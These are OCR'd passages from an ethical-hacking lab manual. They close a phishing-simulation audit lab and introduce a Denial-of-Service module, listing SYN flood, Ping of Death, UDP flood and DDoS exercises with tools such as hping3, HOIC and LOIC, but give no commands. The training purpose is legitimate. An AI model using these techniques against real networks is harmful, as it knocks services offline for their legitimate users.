


Figure 3.1.30: Campaign Report

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

74. The **Opening Phishing-Simulation-Test** window appears; select the **Save File** radio button and click **OK**.




Figure 3.1.31: Opening Phishing-Simulation-Test window

75. The file is downloaded to the default location (here, **Downloads**). Navigate to the download location and double-click the **Phishing-Simulation-Test---Send-Attachment** file to open it.

76. The executive phishing report appears in the document, as shown in the screenshot.

Note: You can also explore other report options such as **Department Wise Report**, **Designation Wise Report**, and **Branch Wise Report**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.32: Campaign Report page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.33: Campaign Report page

77. If you have an upgraded OhPhish account you can also explore other phishing methods such as **Credential Harvesting**, **Training**, **Vishing**, and **Smishing**.
78. This concludes the demonstration of auditing an organization's security for phishing attacks using OhPhish.
79. Close all the open windows and document all the acquired information.
80. Turn off the **Windows 10** and **Windows Server 2019** virtual machines.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document all the results obtained in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE ANY QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Denial-of-Service

Module 10

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Denial of Service

Denial-of-Service is an attack on a computer or network that reduces, restricts, or prevents accessibility of system resources to its legitimate users.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) attacks have become a major threat to computer networks. These attacks attempt to make a machine or network resource unavailable to its authorized users. Usually, DoS and DDoS attacks exploit vulnerabilities in the implementation of TCP/IP model protocol or bugs in a specific OS.

In a DoS attack, attackers flood a victim's system with nonlegitimate service requests or traffic to overload its resources, bringing the system down and leading to the unavailability of the victim's website—or at least significantly slowing the victim's system or network performance. The goal of a DoS attack is not to gain unauthorized access to a system or corrupt data, but to keep legitimate users from using the system.

Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, credit card payment gateways, and even root nameservers.

In general, DoS attacks target network bandwidth or connectivity. Bandwidth attacks overflow the network with a high volume of traffic using existing network resources, thus depriving legitimate users of these resources. Connectivity attacks overflow a computer with a flood of connection requests, consuming all available OS resources, so that the computer cannot process legitimate users' requests.

As an expert ethical hacker or penetration tester (hereafter, pen tester), you must possess sound knowledge of DoS and DDoS attacks to detect and neutralize attack handlers, and mitigate such attacks.

The labs in this module give hands-on experience in auditing a network against DoS and DDoS attacks.

Lab Objectives

The objective of the lab is to perform DoS attack and other tasks that include, but is not limited to:

- Perform a DoS attack by continuously sending a large number of SYN packets
- Perform a DoS attack (SYN Flooding, Ping of Death (PoD), and UDP application layer flood) on a target host
- Perform a DDoS attack
- Detect and analyze DoS attack traffic
- Detect and protect against a DDoS attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 10 Denial-of-Service

Lab Environment

To carry out this lab, you need:

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- Windows 10 virtual machine
- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 45 Minutes

Overview of Denial of Service

A DoS attack is a type of security break that does not generally result in the theft of information. However, these attacks can harm the target in terms of time and resources. Further, failure to protect against such attacks might mean the loss of a service such as email. In a worst-case scenario, a DoS attack can mean the accidental destruction of the files and programs of millions of people who happen to be surfing the Web at the time of the attack.

Some examples of types of DoS attacks:

- Flooding the victim's system with more traffic than it can handle
- Flooding a service (such as an internet relay chat (IRC)) with more events than it can handle
- Crashing a transmission control protocol (TCP)/internet protocol (IP) stack by sending corrupt packets
- Crashing a service by interacting with it in an unexpected way
- Hanging a system by causing it to go into an infinite loop

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform DoS and DDoS attacks on the target network. Recommended labs that will assist you in learning various DoS attack techniques include:

Lab No.	Lab Exercise Name	Core*	Self-study**	iLabs ***
1	Perform DoS and DDoS Attacks using Various Techniques	√	√	√
	1.1 Perform a DoS Attack (SYN Flooding) on a Target Host using Metasploit		√	√

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

	1.2 Perform a DoS Attack on a Target Host using hping3	√		√
	1.3 Perform a DDoS Attack using HOIC	√		√
	1.4 Perform a DDoS Attack using LOIC		√	√
2	Detect and Protect Against DoS and DDoS Attacks	√		√
	2.1 Detect and Protect against DDoS Attack using Anti DDoS Guardian	√		√

Remark

EC-Council has prepared a considered amount of lab exercises for student to practice during the 5-day class and at their free time to enhance their knowledge and skill.

***Core** - Lab exercise(s) marked under Core are recommended by EC-Council to be practised during the 5-day class.

